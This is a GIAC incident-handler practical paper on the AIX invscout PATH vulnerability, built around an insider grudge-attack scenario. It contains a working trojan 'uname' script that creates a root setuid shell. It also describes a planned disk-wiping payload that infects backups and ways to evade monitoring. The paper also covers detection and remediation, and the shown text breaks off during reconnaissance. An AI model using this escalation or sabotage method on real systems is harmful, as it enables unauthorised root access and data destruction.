Global Information Assurance Certification Paper

IBM AIX invscout Local Command Execution Vulnerability

GIAC Certified
Incident Handler

Practical Assignment

Version 4.00

James B. Horwath
CDI East
December 2004

Date submitted:
April 11, 2005

Table of Contents

List of Figures

Abstract

The paper was written to fulfill the certification requirements for the GIAC Track 4 certification. As part of that requirement, this paper will examine exploitation of an untrusted path vulnerability in the AIX utility invscout resulting in privilege escalation. The end result of the attack is superuser access on a very secure system. The utility invscout is included in the all base offering of AIX (**A**dvanced **I**nteractive e**X**ecutive) version 5L. This paper will discuss the effect poor programming can have on a very secure environment. The simulated attack will occur on a machine hardened with Industry best practices.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

Statement of Purpose

As security professionals, a great deal of time, effort, and resources are utilized in securing computing infrastructures. We are cyber-chemists looking for the magic formula that will protect our valuable resources from the malicious intentions of others, both internal and external to our organizations. This paper will demonstrate with chilling reality how an exploit in a vendor supplied utility circumvents even the most secure defense on systems.

Company Information

In this scenario, You Bet Your Life Insurance Company is a mid-sized insurance company dealing in Life, Medical, and Dental insurance. Because of the sensitive nature of the information with which it deals, privacy laws such as HIPAA regulate the insurance business. This information deals with sensitive personal information that must be treated as a protected resource and failure to do so may result in stiff regulatory penalties. In response to increased government regulation, the company has adopted a new business model, which has resulted in greatly improved security of their business. However, the company still has a long way to go in certain areas. As part of the company restructuring, management adopted a silo paradigm for business computing responsibility. As shown below, each silo (department) has a defined area of responsibility with very little overlap between departments.

Unix	Wintel	Storage/Backups	Mainframe	Network	Developers	DBA	Security

Company job silos

Attack Scenario

The motivation of the attacker is job loss to an offshore vendor. The attacker, Joe, has been a reliable, hard working employee for the past 23 years and now feels slighted and angry about losing his job. Joe wants payback and plans on getting it by staging a grudge attack. Joe demonstrates malicious intent by attaining unauthorized access on a server and sabotaging a critical business process with the intent of inflicting monetary and public relations damage.

The Attack

The exploit detailed allows a user to gain additional privileges by exploiting a trusted PATH variable. The privilege escalation attack takes advantage of sloppy programming in a vendor-supplied utility allowing the attacker to execute code as the root user. After the attacker has gained root privilege a payload is loaded onto the system with the intention of corrupting all data on the system. Attack success is dependent upon the attacker having a local account on the target server and the presence of the vulnerable program. The local account needs very little privilege for attack success.

Exploit + Payload = Destruction

The intention of this paper is to demonstrate the complete attack and incident handling cycle. First, it will detail the methodology used in attacking a system and describe the purpose of each step executed in the attack. Finally, it will chronicle the incident handling process from the viewpoint of the administrative staff of You Bet Your Life Company. The attack and incident handling steps were performed in a lab environment.

The Exploit

The old saying "Those who fail to learn history are doomed to repeat it" can be applied to the invscout exploit. The concept of this exploit has been around for many years. In fact, it has been around so long you would expect only academic discussion, not real world examples. The invscout exploit results in privilege escalation originating from a setuid file executing a program with an untrusted path. Invscout is an AIX Unix utility used to gather VPD (Vital Product Data commonly referred to as microcode release levels) from IBM workstations and servers. IBM customers use this tool to inventory microcode release levels deployed on workstations and servers in their environment. This information helps administrators manage the deployment of new microcode release levels throughout the infrastructure.

The exploit requires three things: local command line access, an AIX 5L release level and vulnerable copies of /usr/sbin/invscout and /usr/sbin/lslvd. The exploit allows privilege escalation to any local account with command access. This exploit is the result of a sloppy software development process. In our scenario, once the superuser account is accessible, the attacker sabotages a critical business process resulting in lost revenue and a public relations nightmare.

Exploit Name

The company iDEFENSE (www.idefense.com) was the first to announce the invscout vulnerability on 12/20/2004. On the iDFENSE website the exploit is referenced as the "IBM AIX invscout Local Command Execution Vulnerability." Later IBM issued a statement regarding APAR IY64852, IY64976 and IY64820 to address this vulnerability on the affected operating systems. The CVE candidate number is 2004-1054. The links below are alerts concerning this vulnerability.

http://www.idefense.com/application/poi/display?id=171&type=vulnerabilities
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1054
http://www.auscert.org.au/render.html?it=4640
http://cert.uni-stuttgart.de/archive/bugtraq/2004/12/msg00246.html
http://www.securiteam.com/unixfocus/6O00N0AC0A.html
http://addict3d.org/index.php?page=viewarticle&type=security&ID=2814

Operating System

This exploit affects all 5L versions of AIX with the invscout program installed. Inventory scout was introduced into the IBM product line starting with version 5L of AIX. The table below lists vulnerable versions of IBM's AIX operating system.

AIX 5100-07	AIX 5200-04	AIX 5300-01
AIX 5100-06	AIX 5200-03	
AIX 5100-05	AIX 5200-02	
AIX 5100-04	AIX 5200-01	
AIX 5100-03		
AIX 5100-02		
AIX 5100-01		

Vulnerable AIX system matrixes

The table below lists the filesets required for Inventory Scout installation. The fileset list was generated via the AIX lslpp command.

```
# lslpp -l | grep invscout
```

invscout.com	2.1.0.0	COMMITTED	Inventory Scout Microcode
invscout.ldb	2.1.0.0	COMMITTED	Inventory Scout Logic Database
invscout.msg.en_US.rte	1.2.0.0	COMMITTED	Inventory Scout Messages -
invscout.rte	2.1.0.0	COMMITTED	Inventory Scout Runtime
invscout.com	2.1.0.0	COMMITTED	Inventory Scout Microcode
invscout.ldb	2.1.0.0	COMMITTED	Inventory Scout Logic Database
invscout.rte	2.1.0.0	COMMITTED	Inventory Scout Runtime

Listing of AIX filesets associated with the invscout utility

Protocols/Services/Applications

The invscout program is executed with the setuid bit allowing the program to execute with altered or elevated privileges. A setuid program is an executable file with the setuid bit set in the permissions field.

```
$ ls -l ksh
-rwsr-xr-x   1 root     system     230688 Feb 22 17:01 ksh
  ^
Setuid bit set in the file permission field
```

Below I included a section from the book "The Design of the UNIX Operating System" by Maurice J. Bach. He does an excellent job of explaining the setuid

concept in Unix.

"*The kernel associates two user ids with a process, independent of the process ID; the real user ID and the effective user ID or setuid (set user ID). The real user identifies the user who is responsible for the running process. The effective user ID is used to assign ownership of newly created files, to check access permissions, and to check permission to send signals to processes via the kill system call. The kernel allows a process to change its effective user ID when it executes a setuid program or when it invokes the setuid system call explicitly.*
A setuid program is an executable file that has the setuid bit set in its permission mode field. When a process execs a setuid program, the kernel sets the effective user ID fields in the process table and u area to the owner ID of the file. To distinguish the two fields, let us call the field in the process table the saved user ID. The syntax for the setuid system call is
setuid(uid)
where uid is the new user ID and its result depend on the current value of the effect user ID. If the effect user ID of the calling process is superuser, the kernel reset the real and effective user ID fields in the process table and u area to uid. If the effective user ID of the calling process is not superuser, the kernel resets the effective user ID in the u area to uid if uid has the value of the real user ID or if it has the value of the saved user ID. Otherwise the system call returns an error. Generally, a process inherits its real and effective user IDs from its parent during the fork system call and maintains their values across exec system calls." [1]

When a user executes the invscout program, their privileges are escalated to root level. Solidly designed programs should exercise caution and good judgment when executing in setuid mode. Allowing a program to execute with root level privilege is not a bad idea. For example, without the password program running in privilege mode via setuid, unprivileged users would be unable to change their password.

The invscout program executes several other programs. In Unix the only method for new process creation is the fork system call. Process creators are referred to as parents, and spawned processes are their children. In memory, child processes are identical to their parents except for the PID (process identifier). Since both processes run in parallel, sharing variables and open filehandles, the only way to differentiate a parent from a child is the PID. The child's data segment is a copy of the parent's data segment from the point of the fork system call; it is not a copy from disk.

In Unix the only method for one program to execute another is via the exec system call. The sole exception to this rule is the bootstrap process. If an exec system call is used without the fork system call it does not create a new process. It overlays the current process with new process code. Commonly,

[1] Bach, J. Maurice, The Design of the UNIX Operating System. Englewood Cliffs, New Jersey, Prentice-Hall, p. 227

fork and exec are used together allowing the parent process to wait for the spawned child to finish. Truss was used on the invscout program to show the propagation of variables from parent to child through the fork and exec system calls.
Below is a snippet of truss running the invscout program.

```
19046:  privcheck(910)                          = 1
19046:  execve(0xF0173BEC, 0xF01DB488, 0x2FF22C38)      argc: 3
19046:   argv: sh -c
19046:   /usr/bin/ksh -c '/usr/sbin/lsvpd >/var/adm/invscout/tmp/invs.shell.stdout.utility
2>/var/adm/invscout/tmp/invs.shell.stderr.utility'
19046:   envp: _=/usr/sbin/invscout LANG=en_US LOGIN=joe
19046:   R_BASE=/usr/local/ghost_code SSH_TTY=/dev/pts/1
19046:PATH=.:/usr/bin:/etc:/usr/sbin:/usr/ucb:/sbin:/usr/local/bin:/usr/local/sbin:/opt/freew
are/bin:/opt/freeware/sbin:/usr/local/ghost_code/r/bin
19046:   LC__FASTMSG=true LOGNAME=joe MAIL=/usr/spool/mail/joe
19046:   MISSINGPV_VARYON=TRUE LOCPATH=/usr/lib/nls/loc USER=joe
19046:   AUTHSTATE=PAMfiles DISPLAY=localhost:11.0 SHELL=/usr/bin/ksh
19046:   ODMDIR=/etc/objrepos TIMEOUT=2700 HISTSIZE=12800 TMOUT=2700
19046:   HOME=/home/joe SSH_CONNECTION=10.10.100.1 52592 10.10.10.10 22
19046:   SSH_CLIENT=10.10.1.1 52592 22 TERM=dtterm
19046:   MAILMSG=[YOU HAVE NEW MAIL] PWD=/home/joe TZ=EST5EDT
19046:   A__z=! LOGNAME=! DISPLAY=! TIMEOUT=! HISTSIZE=#*TMOUT
19046:  sbrk(0x00000000)                        = 0x2000D058
```

Truss showing the passing of environmental variables form parent to child

The truss snapshot shows the execve system call to the program lsvpd. The definition of execve() is:

```
extern int execve(const char *, char *ArgumentV[], char *envp[]);[2]
```

The first argument specifies the name of a file to execute. If the pathname is not a fully qualified path, the file is found by searching the PATH variable.

The second argument, ArgumentV is an array of pointers to null-terminated character strings representing the argument list to the new process.

The third parameter represents the environmental variables for the new process.

In the example above, the environment is passed to the child process via the environment variables. In the example above, you can see the manipulated PATH variable containing a '.' as the first search path being passed to the child process. Although the child runs with elevated privileges, I wasn't able to capture it with any system tools or Unix commands.

```
UID   PID  PPID   C    STIME    TTY  TIME CMD
 joe 24064 15362   0 05:33:06      -  0:00 sshd: joe@pts/1
```

[2] http://publib.boulder.ibm.com/infocenter/pseries/index.jsp?topic=/com.ibm.aix.doc/libs/basetrf1/exec.htm

```
 joe 21596 24064   0 05:33:06  pts/1  0:00 -ksh
 joe 15942 21596   1 05:50:27  pts/1  0:00 invscout
 joe 22338 15942   5 05:50:31  pts/1  0:00 /usr/sbin/lsvpd
 joe 18196 22338   6 05:50:31  pts/1  0:00 /bin/ksh /usr/bin/oslevel
 joe 21460 18196   1 05:50:32  pts/1  0:00 cut -d. -f1-3
 joe 11542 21460   1 05:50:32  pts/1  0:00 cut -d: -f3
 joe 22184 21460   8 05:50:32  pts/1  0:00 /usr/bin/lslpp -qLc
bos.rte
```

Process listing of invscout running

Exploit Variants

This exploit has no variants since the exploit is contained in a vendor-supplied utility. The payload possibilities are numerous because the exploit allows the executor to own a system.

Description and Exploit Analysis

The program invscout executes several programs including lslvd. The initial security problem involves invscout not surrendering its root (setuid) authority prior to execution of lslvd. As discussed earlier, the invscout environment and root authority are passed to child processes.

The next security problem involves lslvd executing additional programs without specifying the fully qualified pathname. One of these programs is the Unix utility "uname." The IBM development team relies on a properly setup PATH variable executing the correct uname program (located in /usr/bin). The Unix environmental variable PATH defines the directory search order used when the shell searches for a command to execute. When a command is entered, the shell searches through each directory in the search PATH looking for the target command. If the command is located in several directories, the command will be executed from the first matched directory. Best practice states the current directory (or '.') should never be included in the search path. Attackers can leverage a Trojan program buried in a common directory such as /tmp in hopes of obtaining unauthorized access to the system.

The attack documented is a two-stage attack. The first stage leverages the exploit to gain root access, and the second stage delivers a payload responsible for destroying all data on the system.

Stage One Exploit

The invscout program is executed in setuid mode allowing the program to execute with elevated privileges. Users executing the program will effectively be running the program as root. Invscout later forks and execs the program lslvd, which does not drop its root (setuid) authority prior to execution. This is where the security problem starts. The program lslvd executes several other programs

including the Unix utility “uname.” Unfortunately, the uname program is executed without specifying the fully qualified pathname.


The IBM development team relies on a properly set up PATH variable for execution of the correct uname program located in /usr/bin. The attacker sets his/her PATH variable adding the current directory (‘.’) as the first directory in the search path. This will force the kernel to search the current directory first for programs to execute. An evil uname shell script is created in the current directory. With the PATH variable set up to search the current directory, lslvd will run the local uname script as root. The local copy of uname creates a setuid version of the korn shell in the current directory. Execution of the local setuid korn shell will result in privilege elevation. The attacker now has root access and owns the machine.

Stage Two Payload

With root access secured (no pun!), a destructive payload will be loaded onto the system. The evil payload will run quietly until April 1, when it turns destructive by destroying disk VTOC’s with the intention of destroying all the data on the system. The recovery effort will be hindered because the daemon was loaded three months in advance and has corrupted each daily and weekly backup. After the machine is destroyed a recent, but corrupted, backup will be used for a machine rebuild. After the rebuild, the machine will reboot and activate the payload, which will effectively destroy all data on the machine. The machine will require another rebuild with an older backup. After each rebuild, the payload will be activated, destroying all data on the disk and eventually crashing the machine. The prior three months of backups will be useless because each backup is infected with the evil payload. It will result in a frustrating restore, reboot, and system-destroyed cycle for the administration staff. It’s actually an elegantly evil setup.

```
cp -f /usr/bin/ksh /home/joe
chown root /home/joe/ksh
chmod 4755 /home/joe/ksh
/usr/bin/uname $*
```

Evil uname program that creates a setuid korn shell in the attacker’s local directory



Normal and evil program flow

Exploit/Attack Signatures

The attack signature is a setuid program and privilege escalation for the attacker. When the attacker has executed the attack, the only remnant on the system is a setuid korn shell. The root password is tightly controlled; all privileged commands are executed through sudo. Direct root access is only allowed by the company via console access. Secure shell configuration scripts prevent direct root access to the machine and all clear text protocols such as telnet are shut off. The attacker connects to the target via ssh preventing detection from an IDS system such as snort. If the attacker is really sneaky the evil korn shell will be executed and removed, allowing the user to masquerade as a normal user on the system. Although the running setuid file has been

removed it can still be detected with an "lsof +L1" command. This command lists open I/O streams that don't have an associated disk file. The process table does not show the korn shell running with elevated privileges. When a setuid command shell is executed, the command history is logged in the user's .sh_history file, not in roots shell history. Execution of a setuid shell does not appear in syslog or any other system logs on AIX. The only trace I was able to grab concerning this exploit were records from the audit subsystem. This simple attack can be rather nasty with careful thought. The figure below shows the output from the exploitable invscout command. The next figure pulls records from the audit subsystem of the evil command being run. In the audit system you can see the commands changing the ownership and permissions of the copied korn shell. This attack could be detected within the audit subsystem, however a large amount of data is logged on a busy system.

```
$ invscout
******  Command  ----  V2.2.0.2
******  Logic Database V2.2.0.2

Initializing ...Identifying the system ...
Working ...
Getting system firmware level(s) ...
Scanning for device firmware level(s) ...

61 devices detected; each dot (.)
represents 10 devices processed:

<Large snip>

Writing Microcode Survey upload file ...

Microcode Survey complete

The output files can be found at:
Upload file: /var/adm/invscout/secure1.mup
Report file: /var/adm/invscout/invs.mrp

To transfer the invscout 'Upload file' for microcode
comparison, see your service provider's web page.
```

Execution of the invscout program

```
# auditselect -e"login == joe" \
      /var/audit/trail | auditpr -v > /tmp/jim
```

A small section of audit records from above command.

```
      filename /var/adm/invscout/tmp/invs.shell.stdout.utility
FILE_Unlink     joe  OK         Tue Feb 22 17:01:56 2005 invscout
      filename /var/adm/invscout/tmp/invs.shell.stderr.utility
S_PASSWD_READ   joe  OK         Tue Feb 22 17:01:56 2005 chown
```

```
      audit object read event detected /etc/security/passwd
FILE_Owner     joe  OK        Tue Feb 22 17:01:56 2005 chown
      owner: 0 group: -1 filename /home/joe/ksh
FILE_Mode      joe  OK        Tue Feb 22 17:01:56 2005 chmod
      mode: 4755 filename /home/joe/ksh
FILE_Unlink    joe  OK        Tue Feb 22 17:01:57 2005 ksh
      filename /tmp/sh18366.1
FS_Mkdir       joe  OK        Tue Feb 22 17:01:57 2005 rm_mlcache_file
```

Pulling audit records from the invscout command

```
$ ls –l /etc/objrepos/SRCsubsys
-rw-rw-r--   1 root system  69632 Feb 23 16:57 /etc/objrepos/SRCsubsys
```

ODM database file containing source master subsystem commands

Protection Against the Exploit/Attack

The vulnerability can be removed in one of two ways: apply IBM APAR IY64852 or remove setuid privilege from the programs. Either of these fixes will prevent users from being able to exploit the system and escalate privileges.

```
#!/usr/bin/ksh
# Simple fix for IBM setuid vulnerabilities – removing the setuid bit
sudo /usr/bin/chmod u-s /usr/sbin/invscout
sudo /usr/bin/chmod u-s /usr/sbin/auditselect
sudo /usr/bin/chmod u-s /usr/bin/paginit
sudo /usr/bin/chmod u-s /usr/sbin/chcod
sudo /usr/bin/chmod u-s /usr/sbin/ipl_varyon
sudo /usr/bin/chmod u-s /usr/sbin/chdev
sudo /usr/bin/chmod u-s /usr/bin/netpmon
sudo /usr/bin/chmod u-s /usr/sbin/swcons
sudo /usr/bin/chmod u-s /usr/sbin/lspath
exit 0
```

Simple script to correct AIX setuid exploits

On the development side, programmers should use industry best practice when coding programs. Below is a snippet of code demonstrating how a programmer can safely alter the privilege of code. The code below demonstrates a model safely using setuid privilege in psuedo C code. First the code saves the uid (user id) of the process responsible for running the program; next the effective uid is altered prior to executing code, and finally privilege is reverted to the saved owner of the processes.

```
#include <stdio.h>
#include <fcntl.h>
main()
{
```

```
        int     uid = getuid();
        int     euid = geteuid();

        /* Up the privileges as defined by the file permissions */
        setuid( euid );

        /* Execute this code as a privileged user */
        exec( CODE here needing needs privilege );

        /* drop the special privileges */
        setuid( uid )

        /* execute unprivileged code */
        exec ( CODE here which does not need privilege );

        exit(0);
}
```

A safe implementation of setuid within C code

Platforms/Environments

Victim's Platform

You Bet Your Life Insurance Company is an IBM shop with all Unix machines running a version of IBM's AIX operating system. This homogenous environment is both a strength and liability. The victim's platform is an IBM pSeries 690 running AIX 5.2 maintenance level 4 (5200-04) with TCB (Trusted Computing Base) and CAPL options enabled.
Machine vitals:

- Machine is hardened using industry best practice, following the principle of least privilege and defense-in-depth
- Tcpwrappers, access servers, and firewalls govern access
- Operational abnormalities are monitored by Big Brother software
- Commercial version of Tripwire is deployed for integrity checking
- Privileged account access is handled via sudo; shared group accounts are not permitted direct system access.
- TSM (Tivoli Storage Manager) is used for daily incremental backups and weekly full backups
- Shadow machine ready in Disaster Recovery Center storage volumes are replicated via EMC SRDF
- Server hardware supports and implements redundancy
- Storage management is via EMC and DMX Clarions, including boot drive
- Maintenance release levels are applied on a quarterly basis in the following order: apply first to test machines, then UAT machines, and finally to production machines.

At first glance the machine seems very well protected against most attacks, but the exploit discussed will allow our attacker to disable the machine without much effort.

Source Network (Attacker)

The attacker is an employee already on the backbone network of the company. The attacker is running Window's XP Professional, using a Secure Shell client for connection to the access server. Once connected to the access server, ssh is used for connection to the target server. Tcpwrappers are installed enterprise-wide allowing direct system access only from designated access servers. Except for the access servers, all corporate Unix servers refuse connections unless the connection originates from an approved access server.

Target Network

Below is network diagram for You Bet Your Life Insurance Company. The company is doing it's best to adhere to industry best practices concerning network and server access. Basically there are 4 different network segments for the company: production, UAT (Understand, Accept and Test), development, and a DMZ. Each network segment is separated by a firewall from one another. Machines on different networks are not allowed to communicate with one another unless there is a very solid business reason. Unix server access is permitted only from the console or one of the two designated access servers. Tcpwrappers have been deployed on each server, allowing tighter access control into the network. The combination of access servers and tcpwrappers demonstrates the defense-in- depth principle. The target network segment is the production network; home of business critical data. The network topology is described below.

Network Diagram




Figure 1: Network Topology

Stages of the Attack

Reconnaissance

It's late December and Joe's employment at the company will soon be over. Although he arrived like a lamb, his intention is to leave like a lion. His grudge attack is about to begin. Joe sets a lofty goal: inflict monetary and public relations damage to You Bet Your Life company by attacking a mission critical business process. Part of Joe's information gathering strategy is to leverage his position as a trusted insider to allow him access to sensitive company information. Joe's involvement in the latest disaster recovery (DR) drill gave him additional knowledge to use against the company. He has learned that the server Kahuna is responsible for all GL (General Ledger) processing making it the perfect target. Any disruption on Kahuna has an immediate impact throughout You Bet Your Life. Large volume processing occurs on the machine at the end of each calendar quarter and at the end of the fiscal year. Joe has decided this will be his target.

Joe's reconnaissance strategy will incorporate business knowledge and technical skill. Traditional vulnerability scanners such as nessus and nmap are easy to detect at the network level and will be avoided. Host based scanning via simple Unix commands are informative and difficult to detect. With only a limited access account on the machine, Joe will need to do his homework to find a way to humble this callous company.

Turning to google, Joe searches for an exploit he can use against this system. Searching with "aix exploit 5.2" found the Holy Grail of Unix, root access! This link describes the root vulnerability on an AIX 5L the machine: http://lists.virus.org/bugtraq-0412/msg00236.html. Joe connects to the machine and verifies the vulnerable programs are loaded on the system.

```
$ ls -l /usr/sbin/invscout /usr/sbin/lsvpd
-r-xr-x---   1 root     system    16666 Apr 08 2004  /usr/sbin/lsvpd
-r-sr-xr-x   1 root     system  4550433 Apr 08 2004  /usr/sbin/invscout
   ^^
The magic setuid bits.
```

Listing of the vulnerable program on kahuna

The business criticality of this machine produces a cautious attitude from the business owners concerning any type of downtime. As Joe remembers from DR, the business requires 24x7 availability of this machine, obtaining downtime for maintenance is a logistical nightmare. This tidbit will work in Joe's favor.

Joe knows file integrity checking is handled by Tripwire, while Big Brother handles system abnormalities such as hidden setuid programs and full

filesystems. Additional security features aren't listed in any of the internal documentation Joe can access. If Joe can exploit the root account, the security measures will become nothing more than a nuisance. Joe checks the process table and finds both Tripwire and Big Brother running on the system.

```
$ ps -ef | grep trip
  root 19378   1   0   Sep 21  - 56:48 /usr/local/tripwire/tfs/bin/twagent
$ ps -fu bbuser
   UID   PID     PPID    C   STIME  TTY  TIME CMD
 bbuser  9600 126674   0 Jan 24 -  0:04 /usr/local/bb/bin/bbrun -a /u
 bbuser 13272 126674   0 Jan 24 -  0:00 /usr/local/bb/bin/bbrun -a /u
 bbuser 14204 126674   0 Jan 24 -  0:04 /usr/local/bb/bin/bbrun -a /u
 bbuser 14738 126674   0 Jan 24 -  0:04 /usr/local/bb/bin/bbrun -a /u
 bbuser 126674   8776   0 Jan 2  -  0:00 sh /usr/local/bb/runbb.sh sta
 bbuser 259576 126674   0 Jan 24 -  0:05 /usr/local/bb/bin/bbrun -a /u
```

Process listing of local tripwire agent and big brother program

Scanning

The next challenge faced is loading a payload onto the system while avoiding Tripwire and Big Brother detection. The Big Brother WEB page is available to any company employee documenting filesystems, critical processes, system configuration, active and inactive network ports, and error reports. This program is better than any scanner Joe could have run and it doesn't violate company usage policy. Hiding a setuid program on the system is risky since Big Brother scans for setuid programs on a weekly basis. This will force the payload to function as a daemon, starting when the system boots so it can quietly run until its appointed hour of attack. Unlike other Unices, AIX does not use RC files for process initialization; AIX uses a facility called Source Master (stored in the ODM) to start system processes. In AIX the ODM is a database of system and device configuration information that is integrated into the OS, functioning in a manner similar to the registry in windows. A corrupted ODM may cause instability and crashes with the operating system. Joe needs to scan the system for a daemon he can either augment or replace with his payload. Joe lists all the daemons in the Source Master Subsystem looking for a candidate.

List all the daemons stored in the Source Master System. The "-a" lists all daemons in the Source Master System. The command does not require system or privilege authority.

```
# lssrc -a
Subsystem         Group            PID          Status
 inetd            tcpip            6728         active
 biod             nfs              8004         active
 sshd             ssh              8262         active
 prngd            prng             9032         active
 xntpd            tcpip            11406        active
 syslog-ng        syslog-ng        10582        active
 bigbrother       bigbrother       20345        active
 ctrmc            rsct             67053        active
 qdaemon          spooler                       inoperative
```

